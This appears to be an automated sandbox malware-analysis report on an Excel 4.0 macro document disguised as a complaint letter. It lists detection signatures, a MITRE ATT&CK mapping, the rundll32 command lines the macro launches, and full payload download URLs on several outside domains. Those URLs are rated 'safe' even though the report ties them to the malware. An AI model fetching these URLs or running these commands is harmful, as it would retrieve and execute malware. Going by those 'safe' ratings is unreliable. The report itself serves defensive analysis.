ID: 356762
Sample Name: Complaint_Letter_1186814227-02192021.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 16:22:58
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Complaint_Letter_1186814227-0219202…

Overview

General Information

Sample Name:	Complaint_Letter_1186814227-02192021.xls
Analysis ID:	356762
MD5:	888909141f8ad83.
SHA1:	dab7c94aff5dbea..
SHA256:	f11a1405772bbb1.
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malicious Excel 4.0 Macro
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Document contains embedded VBA …
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…
- Yara signature match

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 7124 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6856 cmdline: rundll32 ..\KLSD.ggsso,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6596 cmdline: rundll32 ..\KLSD.ggsso1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6992 cmdline: rundll32 ..\KLSD.ggsso2,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6868 cmdline: rundll32 ..\KLSD.ggsso3,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6816 cmdline: rundll32 ..\KLSD.ggsso4,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
Complaint_Letter_1186814227-02192021.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0xaee5:$e1: Enable Editing • 0x15980:$e1: Enable Editing • 0x159ca:$e1: Enable Editing • 0x200ee:$e1: Enable Editing • 0x20138:$e1: Enable Editing • 0x159e8:$e2: Enable Content • 0x20156:$e2: Enable Content
Complaint_Letter_1186814227-02192021.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

Compliance:

Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 4	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 3	SIM Card Swap		C B Fi
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R or


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://sportsmarquee.com/hmffuzbolyio/44250683266319400000.dat	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://raivens.com/zdmqwymhhza/44250683266319400000.dat	0%	Avira URL Cloud	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://erp.demosoftware.biz/focahjqevd/44250683266319400000.dat	0%	Avira URL Cloud	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://jayshreewoods.com/gvazzbwlvyk/44250683266319400000.dat	0%	Avira URL Cloud	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
parama-college.id	203.142.76.236	true	false		unknown
erp.demosoftware.biz	58.96.102.67	true	false		unknown
sportsmarquee.com	70.32.104.19	true	false		unknown
raivens.com	159.89.174.35	true	false		unknown
jayshreewoods.com	13.126.100.34	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://sportsmarquee.com/hmffuzbolyio/44250683266319400000.dat	false	• Avira URL Cloud: safe	unknown
http://raivens.com/zdmqwymhhza/44250683266319400000.dat	false	• Avira URL Cloud: safe	unknown
http://erp.demosoftware.biz/focahjqevd/44250683266319400000.dat	false	• Avira URL Cloud: safe	unknown
http://jayshreewoods.com/gvazzbwlvyk/44250683266319400000.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://login.microsoftonline.com/	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://shell.suite.office.com:1443	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://autodiscover-s.outlook.com/	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://cdn.entity.	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://wus2-000.contentsync.	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://powerlift.acompli.net	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://lookup.onenote.com/lookup/geolocation/v1	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://cortana.ai	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://api.aadrm.com/	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://api.microsoftstream.com/api/	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://cr.office.com	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://ecs.office.com/config/v2/Office	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://graph.ppe.windows.net	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://officeci.azurewebsites.net/api/	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://store.office.cn/addinstemplate	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://globaldisco.crm.dynamics.com	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	AC73CBBE-DA25-4A70-8E2D-32FC9C1340A0.1.dr	false		high
